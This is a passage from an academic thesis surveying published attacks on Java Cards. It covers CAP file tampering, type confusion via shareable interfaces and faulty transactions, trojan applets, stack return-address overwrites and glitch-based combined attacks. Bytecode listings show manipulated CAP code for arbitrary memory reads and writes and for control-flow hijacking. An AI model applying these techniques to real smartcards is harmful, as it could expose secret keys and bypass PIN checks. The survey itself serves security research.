


Fig. 2.7: Incremental establishing of a verified set of CAP files [Ora12, Figure 1-3].

2.3.3.1 Converted Applet File Format

The Java platform CAP file is nothing but a Java Archive (JAR) file containing a set of components representing Java programming language package in binary format. The following components can be included in the JAR file:

Header Component
The header component contains general information about the entire package.

Directory Component
The directory component contains the sizes of all components defined in this package, the number of imported ones, indicates the number of applets defined in this CAP file and includes also information about custom components if they are used.

Applet Component
The applet component is just available if an applet is defined in this package which must be described.

Import Component
The import component describes the imported packages like the header component does it for this package.

Constant Pool Component
The constant pool component maps every class, method, and field referenced by bytecodes in the method component to the corresponding component or the import component.

Class Component
The class component provides all information to execute the associated operations of the defined classes and interfaces in this package.

Method Component
The method component includes the bytecode for each method defined in this CAP file, except class initialisation methods and interface method declarations.

Static Field Component
The static field component supplies everything to initialise classes and an image of static fields of this package. The image is referred to as static field image.

Reference Location Component
The reference location component has a list of offsets to instructions in the method component, which have indices to the constant pool as parameters, available.

Export Component
The export component is optional and contains either entries for each public class, public interface, public or protected fields, public or protected static methods, and public or protected constructors or just all public shareable interfaces if an applet component is available.

Descriptor Component
The descriptor component is especially for verifying and stores information, including access rights to parse and verify all elements of the CAP file.

Debug Component
The debug component is not required for executing and, therefore, optional. It contains enough meta-data for debugging the package.

More information about the CAP file format and its structure can be found in [Ora11c, Chapter 6].

2.4 Attacks and Countermeasures on Java Cards

In this section different forms of attacks on Java Cards as well as countermeasures are presented. Fist logical attacks are described in more detail and followed by combined attacks. At the end of this section countermeasures to the previously demonstrated attacks are pointed out.

2.4.1 Logical Attacks on Java Cards

Most logical attacks do have in common, that they rely on the absence of an on-card BCV. Just those, taking advantages of implementation weaknesses would also work on Java Cards including an on-card BCV, which is mandatory at the Java Card connected edition but dropped in the classic edition. So, all these attacks still play a role in the sense of a user centric ownership model.

2.4.1.1 RSA+CRT attacked via .CAP manipulation

An attack announced in [BDL01] was implemented in [Gad05] on a Java Card by simply changing an operation in the CAP file of the implementation of Ron **R**ivest, Adi **S**hamir and Leonard **A**dleman (RSA) algorithm based on the Chinese Remainder Theorem (CRT). The necessary bit flip was generated by switching a *sadd* to a *ssub*. So it was demonstrated, that a secret signing key can be completely exposed by a simple CAP file manipulation which does not inviolate the validity of the CAP file itself.

2.4.1.2 Abusing Shareable Interfaces

In the paper [MP08] various ways to attack a Java Card are presented. For example, the basics of the logical attack described in Section 2.4.1.3 are already shown. Another way to reveal data is to misuse shareable interfaces. Abusing shareable interfaces have already been announced in [Wit03]. Let's assume two applets one as server exposing a shareable interface and the other using this interface. In contrast to normal usage, the applets were generated with different export files. For one thing the server takes on a short array and for another thing the client expects a byte array. If the client and the server are in different contexts, the applet firewall can be bypassed via exchanging the array's reference through the ill-typed interface. The necessary interface definitions are shown in LST. 2.1. [MP08, Section 3.2]

```
1 // server's interface
2 void accessArray(short[] array); // the server assumes a short[]
3 byte[] giveArray(); // Server gives its array to client
4
5 // client's interface
6 void accessArray(byte[] array); // the client assumes a byte[]
7 byte[] giveArray(); // This array from the server is sent back
8                     // to the server with accessArray(...)
```

LST. 2.1: One interface used in a different manner at the server and the client to gain type confusion [MP08, Section 3.2].

Thus, inaccessible data can be read and written and maybe secret information can be exposed. By extending this approach, like the way it is described in Section 2.4.1.3, such a type confusion could lead to a serious attack. Note that this type confusion is not limited to byte and short arrays. In fact any types can be mixed up. This attack was successfully tested on several Java Cards without an on-card BCV by the authors. The tested cards including a rudimentary on-card BCV refused to load any applet using shareable objects, no matter whether the shareable interfaces were used correctly or not. Consequently, the cards do not implement the Java Card specification as accurately defined. [MP08, Section 3.2]

2.4.1.3 A Full Memory Read Attack Based on a Buggy Transaction Mechanism

The Java Card environment specification is not always restrictive. In several points it leaves some freedom to the developers how to deal with a certain situation. Such a case is for example, clearing created objects after a programmatic abortion of a transaction. Such an abortion can be treated as programming error and the session must be locked. The second alternative is to delete all objects that where created within the aborted transaction. Thus, all references to these objects must be set to null first. [Ora11b, Section 7.6.3]

In [HM10] the authors concentrated their work on these parts and refined an attack, which had been presented in [MP08, Section 3.3]. Due to a hint of Marc Witteman a buggy implemented transaction mechanism at Java Cards including a rudimentary on-card BCV had been found in the spadework. The same cards were used in [HM10]. It was proven that references in local variables, usually stored in the Random Access Memory (RAM), within the transaction were not reset to null. This circumstance can be used to gain a type confusion to access a byte array as short array. The basics are shown in LST. 2.2. [HM10, Section 2.2]

```
1  short[] arrayS; // instance field, persistent
2  byte[] arrayB;  // instance field, persistent
3  ...
4  short[] arraySlocal = null;  // local variable, transient
5  JCSystem.beginTransaction();
6    arrayS = new short[1];     // allocation to be rolled back
7    arraySlocal = arrayS;      // save the reference in local variable
8  JCSystem.abortTransaction(); // arrayS is reset to null,
9                               // but not arraySlocal
10 arrayB = new byte[10];   // arrayB gets the same reference as arrayS
11                         // used to have, this can be tested:
12 if((Object)arrayB == (Object)arraySlocal)  // this condition is true
13 ...
```

LST. 2.2: Two variables of different types referencing the same location within this valid bytecode due to a faulty implementation of the transaction mechanism [MP08, HM10, Section 3.3 and Section 2.2 respectively].

Because of a short is the size of two bytes an area twice of the byte array can be accessed, although the second half of the short array was never dedicated to be a member of an

array. If the accessible area is big enough, it is likely to find the meta-data of an additional byte array in our applet. Via manipulating this meta-data, which, at this special Java Card is constructed as follows, a full memory read and write can be performed. [HM10, Section 2.2]

The first of the five consecutive bytes represents the type of the array. 0x0B for example indicates a byte array. The bit afterwards is set to high. The other 15 bits of the subsequently 2 bytes define the size of the array. The remaining 2 bytes contain a pointer to the array's data. [HM10, Chapter 3]

2.4.1.4 The First Trojan Applet

The development of trojan applets in smart cards was presented in [ICL10]. The goal of this so-called **Em**ilie Faugeron and **An**thony Dessiatnikoff (EMAN)1 approach is a mutable piece of code to dump the memory and manipulate the code of foreign applets to circumvent, for example, the evaluation of a Personal Identification Number (PIN). In absence of a bytecode verifier it is possible to tamper the CAP file. A static dummy function pointer is redirected to a byte array containing the appropriate header of the function and immediately afterwards the bytecodes itself. LST. 2.3 represents an array containing the bytecode of a function returning the value read with the *getstatic_b* and the array of LST. 2.4 is a function writing a value by a *putstatic_b*. Via changing the parameters of the *getstatic_b* and *putstatic_b* bytecodes the memory can be read and written respectively. So, a foreign applet can be disassembled and code changes can be made.

```
1 codeArray() {
2   01   // flags 0, max_stack 1
3   10   // nargs 1, max_locals 0
4   7C   // getstatic_b
5   XX   // highbyte of address
6   YY   // lowbyte of address
7   78   // sreturn
8   00   // nop
9 }
```

LST. 2.3: The contents of the array is considered as function to read a byte from an address at will [ICL10, Sect. 4.1].

```
1 codeArray(byte value) {
2   01   // flags 0, max_stack 1
3   20   // nargs 2, max_locals 0
4   1D   // sload_1
5   80   // putstatic_b
6   XX   // highbyte of address
7   YY   // lowbyte of address
8   7a   // return
9 }
```

LST. 2.4: The contents of the array is considered as function to write a byte to any desired address.

In order to do so in an optimised way two steps have to be performed:

- get the physical address of the array
- replace the address at method invocation with the arrays address

To get the physical address of the array CAP file manipulation is used, as it is stated in LST. 2.5, LST. 2.6 and LST. 2.7.

After gathering the array's address an *invokestatic* within the method component of the CAP file can be forged. But just changing the parameters of the *invokestatic* is not enough because the linker uses the already off-card generated reference location table in

```
1  public short getAddressOfByteArray(byte[] codeArray) {
2    short dummyRef = (byte) 0xAA;
3    codeArray[0] = (byte) 0xFF;
4    return dummyRef;
5  }
```

LST. 2.5: Function to gain the address of the byte array via CAP file manipulation [ICL10, Sect. 4.1].

```
1  getAddressOfByteArray(byte[] codeArray
           ) {
2    03    // flags 0, max_stack 3
3    21    // nargs 2, max_locals 1
4    10 AA // bspush  0xAA
5    31    // sstore_2 (dummyRef)
6    19    // aload_1 (codeArray)
7    03    // sconst_0
8    02    // sconst_m1
9    38    // bastore (codeArray[0])
10   1E    // sload_2 (dummyRef)
11   78    // sreturn
12 }
```

LST. 2.6: The bytecodes of the function in LST. 2.5 [ICL10, Sect. 4.1].

```
1  getAddressOfByteArray(byte[] codeArray
           ) {
2    01    // flags 0, max_stack 1
3    21    // nargs 2, max_locals 1
4    10 AA // bspush  0xAA
5    31    // sstore_2 (dummyRef)
6    19    // aload_1 (codeArray)
7    00    // nop
8    00    // nop
9    00    // nop
10   00    // nop
11   78    // sreturn
12 }
```

LST. 2.7: The manipulated bytecodes of the function in LST. 2.6 to gain the address of the byte array [ICL10, Sect. 4.1].

the reference component to resolve the parameters which were offsets within the constant pool originally, see Fig. 2.8. To prevent the resolving, the link to the parameters of the *invokestatic* in the reference component has to be deleted as well. Unfortunately, this creates another problem. The size of the reference location component must also be corrected in the directory component. The necessary changes are illustrated in Fig. 2.9.

2.4.1.5 A Stack Underflow in the Java Card

A simplification to the previous attack (Section 2.4.1.4) is discussed in [BICL11, Section 3.3 and 3.4]. The EMAN2 attack also takes advantage of the same CAP file manipulation to get the address of a byte array, which is later then interpreted as function. The manipulation was illustrated in LST. 2.5, LST. 2.6 and LST. 2.7. Instead of adjusting the parameters of an *invokestatic*, the reference location components and other affected parts, knowledge about the internal structure of the stack is utilised to perform an easier CAP file manipulation. The stack of their card contained the frame header in between the operand stack and the local variables. The content of the frame header could be characterised as return address of the current function and another short value of undefined use. The idea of this attack is to overwrite the return address with the address of the first data byte in the array. Fig. 2.10 shows the frame of the conceived function (LST. 2.8) to be modified. As presented in LST. 2.9 and LST. 2.10, there is just one single change necessary. In fact the parts of the frame header in stack are interpreted as the sequel of the local variables. Therefore, the *sstore* 0x04 is changed to *sstore* 0x07. So, it will directly write the address of the function header located in the byte array to the return address's field. But why is six added to the address of the byte array? That is accounted for by the size of the array's header on the offended card. This exactly points out the very detailed knowledge an attacker must have about the card in advance.

```
1 public void callArray(byte[] apduBuffer, APDU apdu, short a) {
2   short i = (short) 0xCAFE;
3   // The manipulated getAddressOfByteArray returns the address of the codeArray.
4   // To get to the functions header in the codeArray,
5   // the codeArray's header must be jumped over.
6   // On this card the header of an array occupies 6 bytes.
7   short j = (short) (getAddressOfByteArray(codeArray) + 6);
8   i = j;
9 }
```

LST. 2.8: Function to overwrite its own return address with the address of the first instruction in the byte array via CAP file manipulation [BICL11, Listing 1.6].

The attacker is now able to manipulate any data like before via corrupting the CAP file, but with much less effort just by knowing something about the internal structure of the cards memory management.

2.4.2 Combined Attacks on Java Cards (Non-Invasive Physical Attack + Logical Attack)

Since the card manufacturers add more and more security features to their Java Cards and the BCV is mandatory in the Java Card connected edition, research on combined attacks




Fig. 2.8: On-card linking process of an *invokestatic* bytecode.

```
Constant Pool Component                          @address: JJJJ
...
cp_info[] {                                      @address: JJJJ + 05
...
  CONSTANT_StaticMethodref {                     @address: JJJJ + 05 + RRSS
    60   // tag 6, padding 0
    KK   // high- and lowbyte
    LL   // of the offset into the method component
    ...
  }
...
}

Method Component                                 @address: MMMM
...
method_info[] {                                  @address: MMMM + 04 + handler_count * 04
  ...
  method_info {
    NO   // flags N, max_stack O
    PQ   // nargs P, max_locals Q
    ...
    7C   // invokestatic
    GG   // high- and lowbyte                    @address: MMMM + 04 + handler_count * 04 + ZZ
    HH   // of the address to the array
    ...
  }
  ...
}
...

Directory Component                              @address: TTTT
...
component_sizes {                                @address: TTTT + 03
  ...
  VV      // high- and lowbyte
  WW-01   // of the reference location component size
  ...
}
...

Reference Location Component                     @address: UUUU
...
VV        // high- and lowbyte
WW-01     // of the reference location component size
...
byte2_index_count {                              @address: UUUU + 05 + byte_index_count
  XX      // high- and lowbyte
  YY-01   // of the number of elements in the offset_to_byte2_indices array
}
offset_to_byte2_indices[] {                      @address: UUUU + 05 + byte_index_count + 02
  ...
  ZZ      // offset into the Method_info to a bytecode which must be linked
  ...
}
```

Fig. 2.9: Preventing an *invokestatic* bytecode to be linked by altering the CAP file.




Fig. 2.10: The stack's layout during the call of the function to corrupt the return address shown in LST. 2.8 on the attacked Java Card [BICL11, Figure 1].

```
1  callArray(byte[] apduBuffer, APDU apdu
           , short a) {
2    02    // flags 0, max_stack 2
3    42    // nargs 4, max_locals 2
4    11 CA FE // sspush  0xCAFE
5    29 04    // sstore  0x04 (i)
6    18       // aload_0 (this)
7    7B 00 00 // getstatic_a   0x0000 (
               codeArray)
8      // call getAddressOfByteArray
9    8B 00 01 // invokevirtual 0x0001
10   10 06    // bspush  0x06
11   41       // sadd
12   29 05    // sstore  0x05 (j)
13   16 05    // sload   0x05 (j)
14   29 04    // sstore  0x04 (i)
15   7A       // return
16 }
```

LST. 2.9: The bytecodes of the function in LST. 2.8 [BICL11, Listing 1.7].

```
1  callArray(byte[] apduBuffer, APDU apdu
           , short a) {
2    02    // flags 0, max_stack 2
3    42    // nargs 4, max_locals 2
4    11 CA FE // sspush  0xCAFE
5    29 04    // sstore  0x04 (i)
6    18       // aload_0 (this)
7    7B 00 00 // getstatic_a   0x0000 (
               codeArray)
8      // call getAddressOfByteArray
9    8B 00 01 // invokevirtual 0x0001
10   10 06    // bspush  0x06
11   41       // sadd
12   29 05    // sstore  0x05 (j)
13   16 05    // sload   0x05 (j)
14   29 07    // sstore  0x07 (ret. add.)
15   7A       // return
16 }
```

LST. 2.10: The manipulated bytecodes of the function in LST. 2.9 to return to the byte array including arbitrary bytecode [BICL11, Section 3.4].

is more promising to be successful. In the next sections different combined attacks and important spadework are evinced.

2.4.2.1 Gain Type Confusion at Random Physical Errors

One of the first ideas of using physical errors in combination with special designed software to corrupt the JVM has been pronounced in [GA03]. The attack against the JVM can also be performed on Java Cards with some minor changes. In this attack the heap is filled with objects of two classes, one object of class A (LST. 2.11) and the others of class B (LST. 2.12). These classes size must be the power of two including the objects headers. Be aware that a byte's memory occupation can differ on various Java Cards.

```
1 class A {
2     A a1;
3     A a2;
4     B b;
5     A a4;
6     A a5;
7     short i;
8     A a7;
9 }
```

LST. 2.11: Class A [GA03, Chapter 2].

```
1 class B {
2     A a1;
3     A a2;
4     A a3;
5     A a4;
6     A a5;
7     A a6;
8     A a7;
9 }
```


LST. 2.12: Class B [GA03, Chapter 2].

If, for example, a cosmic ray flips a bit in the memory, it is likely that this bit belongs to an object of class B and, therefore, alters the value of a reference to the object of class A which can be seen in Fig. 2.11a. Due to the memory layout illustrated in Fig. 2.11b there exist one field in the EEPROM whose type is A but points actually to an object B and another field, which can be treated as reference to the object A as well as short. With such a type confusion it is possible to dump the whole memory. [GA03]

Heat was identified to be one of the simplest and most effective ways of causing memory errors. This attack was successfully applied to IBM's JRE as well as Sun's JRE installed on a PC running Linux from a Compact Disk (CD)-ROM via heating the RAM between 80 °C and 100 °C. [GA03]

2.4.2.2 Identifying the Perfect Moment for Glitches

In [CS05] a simple method to characterise the occurrence of a sequence of bytecodes in open Java Cards is presented. The main concept is to write an applet including the code to be observed and surround the area of interests with markers. These accentuations can either be time extension requests as defined in ISO 7816-3 or via sending the response to the reader as sequence of Transmission Protocol Data Units (TPDUs), one part before the execution of the code to be observed and the remaining afterwards. To keep the marks close to important section an adoption of the bytecode in the method component of the generated CAP file is necessary. An example (LST. 2.13) of the modification to identify a cryptographic function is presented in LST. 2.14 and LST. 2.15. To stick to the specification of the CAP file a tool provided with the JCatools was developed to adapt the maximum size of the operand stack of the function in the method component as well



(a) A cosmic ray alters a bit in the EEPROM of a reference to the object of type A [GA03, Chapter 2].

(b) Memory layout including the references during the attack [GA03, Figure 1].

Fig. 2.11: Using memory errors to gain a type confusion to attack a JVM.

as all other components which may be afflicted. So, the pattern of interest can easily be identified with measuring instruments.

```
1  public void process(APDU apdu) {
2      byte[] buffer = apdu.getBuffer();
3      ...
4      buffer[0] = (byte) 0xFF;
5      apdu.setOutgoing();
6      apdu.setOutgoingLength((short) 0x02);
7      // send the synchronisation (marker1 for the begin)
8      apdu.sendBytes((short) 0x00, (short) 0x01);
9      cipherLength = cipher.doFinal(clearData, (short) 0x00,
10                                   (short) clearData.length,
11                                   cipherData, (short) 0x00);
12     // send the synchronisation (marker2 for the end)
13     apdu.sendBytes((short) 0x00, (short) 0x01);
14     ...
15 }
```

LST. 2.13: Encryption surrounded by markers [CS05, Listing 1.2].

It is stated that an attacker has now enough information to add a glitch in the right moment to bypass an encryption or security query. [CS05]

2.4.2.3 Java Type Confusion and Fault Attacks

[Ver06] presents a hypothetical scenario on the groundwork of [BECN+06], to use different fault attacks to jump over several instructions, and [CS05], to find the perfect moment for a glitch. The concept of the attack is quite simple:

- Install a well formed applet. The code of the applet is designed to be malicious, if one or more instructions can be bypassed.
- Analyse the power consumption of the applet and identify the critical instructions.
- Apply a glitch attack.

To get the desired result of jumping over a specific instruction or combination of instructions will be a very time consuming task. The shape of the glitch must fit the underlying architecture of the bytecode's execution, which is usually unknown. Especially omitting the *checkcast* operation and security critical sub-operations like array boundary checks, null pointer checks or firewall checks cause covetousness of the paper's authors. Such sub-operations are part of the virtual machine and are not visible on the instruction level. They pointed out three theoretical attacks with different responses on glitches. In the first several instructions were skipped to gain a type confusion between an reference to a byte array and a reference to a static class containing an short value. After overwriting the reference to the byte array with the one of the static class, the short value will be interpreted as the array's length and the consecutive memory can be dumped. This possible attack is listed in LST. 2.16 and LST. 2.17. The next attack was thought to gain a type confusion between classes via omitting a single instruction namely the *checkcast*, see LST. 2.18 and

```
public void process(APDU apdu) {
  ...
  19       // aload_1 (apdu)
  03       // sconst_0
  04       // sconst_1
    // send marker1
  8B 00 06 // invokevirtual  0x0006
  AD 00    // getfield_a_this  0x00 (
           cipher)
  AD 01    // getfield_a_this  0x01 (
           clearData)
  03       // sconst_0
  AD 01    // getfield_a_this  0x01 (
           clearData)
  92       // arraylength (clearData.
           length)
  AD 02    // getfield_a_this  0x02 (
           cipherData)
  03       // sconst_0
    // pattern to be observed
  8B 00 0A // invokevirtual  0x000A
  31       // sstore_2 (cipherLength)
  19       // aload_1 (apdu)
  03       // sconst_0
  04       // sconst_1
    // send marker2
  8B 00 06 // invokevirtual  0x0006
  ...
}
```

LST. 2.14: Generated bytecode for the encryption invocation surrounded by markers [CS05, Listing 1.3].

```
public void process(APDU apdu) {
  ...
  19       // aload_1 (apdu)
  03       // sconst_0
  04       // sconst_1
  AD 00    // getfield_a_this  0x00 (
           cipher)
  AD 01    // getfield_a_this  0x01 (
           clearData)
  03       // sconst_0
  AD 01    // getfield_a_this  0x01 (
           clearData)
  92       // arraylength (clearData.
           length)
  AD 02    // getfield_a_this  0x02 (
           cipherData)
  03       // sconst_0
  19       // aload_1 (apdu)
  03       // sconst_0
  04       // sconst_1
    // send marker1
  8B 00 06 // invokevirtual  0x0006
    // pattern to be observed
  8B 00 0A // invokevirtual  0x000A
  31       // sstore_2 (cipherLength)
    // send marker2
  8B 00 06 // invokevirtual  0x0006
  ...
}
```

LST. 2.15: Improved pattern surrounding [CS05, Listing 1.4].

LST. 2.19. Finally they also presented a way to gain the value of an objects reference as short by ignoring an instruction byte and executing the instructions parameter instead. The result is shown in LST. 2.20, LST. 2.21, LST. 2.22 and LST. 2.23. [Ver06, Chapter 3]

```
public static class BogusArr {
  short length;
}

static BogusArr a1 = new BogusArr();

public static void main() {
  a1.length = 0x7FFF;
  BogusArr a2 = a1;
  byte[] b = new byte[1];
  for (short i=1; i<b.length; i++) {
    System.out.print(b[i]);
  }
}
```

LST. 2.16: Java source of a possible combined attack. A glitch is used to gain a type confusion between the byte array and the static class. [Ver06, Figure 3]

```
public static void main() {
  7B 00 02 // getstatic_a 0x0002 (a1)
  11 7F FF // sspush      0x7FFF
  89 03    // putfield_s  0x03 (a1.
           length)
  7B 00 02 // getstatic_a 0x0002 (a1)
    // assign top of stack to a2
  2B       // astore_0 (a2)
  04       // sconst_1
  90 11    // newarray T_BYTE
    // assign top of stack to b
  2C       // astore_1 (b)
  04       // sconst_1
  31       // sstore_2 (i)
  1E       // sload_2 (i)
  19       // aload_1 (b)
  92       // arraylength (b.length)
  6D 10    // if_scmpge 0x10
  7B 00 04 // getstatic_a 0x0004 (
           System)
  19       // aload_1 (b)
  1E       // sload_2 (i)
  25       // baload (b[i])
    // call System.out.print
  8B 00 05 // invokevirtual 0x0005
  59 02 01 // sinc 0x02 0x01 (i++)
  70 EF    // goto 0xEF (-17 bytes)
  7A       // return
}
```

LST. 2.17: The bytecodes of the function in LST. 2.16. At a successful attack the red marked bytecodes must be skipped. [Ver06, Figure 4]

2.4.2.4 Combined Attack on a Java Card 2.2

A combined attack on Java Cards 2.2 with a success rate of 5 % was presented in [VF10]. The authors cooperated a hardware laboratory, which was able to disturb the evaluation of a conditional jump in 10 % of cases without being detected by the card. This hardware laboratory also was able to corrupt the reading of the EEPROM. Instead of gaining the correct value of the EEPROM just zero is recognised. The fist ability can be used to circumvent a firewall check. The second is quite similar to the hypothetical scenario of skipping an instruction byte before because 0x00 is the Java **Op**eration **Code** (opcode) for a *nop*. A simplified example is shown in LST. 2.24. The bytecode is presented in LST. 2.26 and the resulting execution path if the opcode of *bspush* is changed to a *nop* is illustrated

```
1  ClassA a;
2  ClassB b;
3
4  a = (ClassA) b;
```

LST. 2.18: Java source of another combined attack. A glitch is used to omit an single instruction and, therefore, gain a type confusion between two classes. [Ver06, Figure 5]

```
1  ...
2  1A          // aload_2 (b)
3  94 00 00 01 // checkcast #ClassA
4  2C          // astore_1 (a)
```

LST. 2.19: The bytecodes of the assignment via a type incompatible cast in LST. 2.18. At a successful attack the red marked *checkcast* bytecode must be skipped. [Ver06, Figure 5]

```
1 public short illegalCast(Object ref) {
2   return 25;
3 }
```

LST. 2.20: A type confusion between a reference to an object and a short can be achieved, if the execution of this Java source is manipulated with a glitch [Ver06, Figure 6].

```
1 public short illegalCast(Object ref) {
2   return ref;
3 }
```

LST. 2.21: This happens to the source code in LST. 2.20, when the first byte is prevented from being read [Ver06, Figure 6].

```
1 illegalCast(Object ref) {
2   10 19  // bspush 0x19
3   78     // sreturn
4 }
```

LST. 2.22: The bytecode version of the source code in LST. 2.20 [Ver06, Figure 6].

```
1 illegalCast(Object ref) {
2   19  // aload_1 (ref)
3   78  // sreturn
4 }
```

LST. 2.23: The resulting execution sequence of the combined attack. The glitch ensures that the first byte in LST. 2.22 is not fetched. [Ver06, Figure 6]

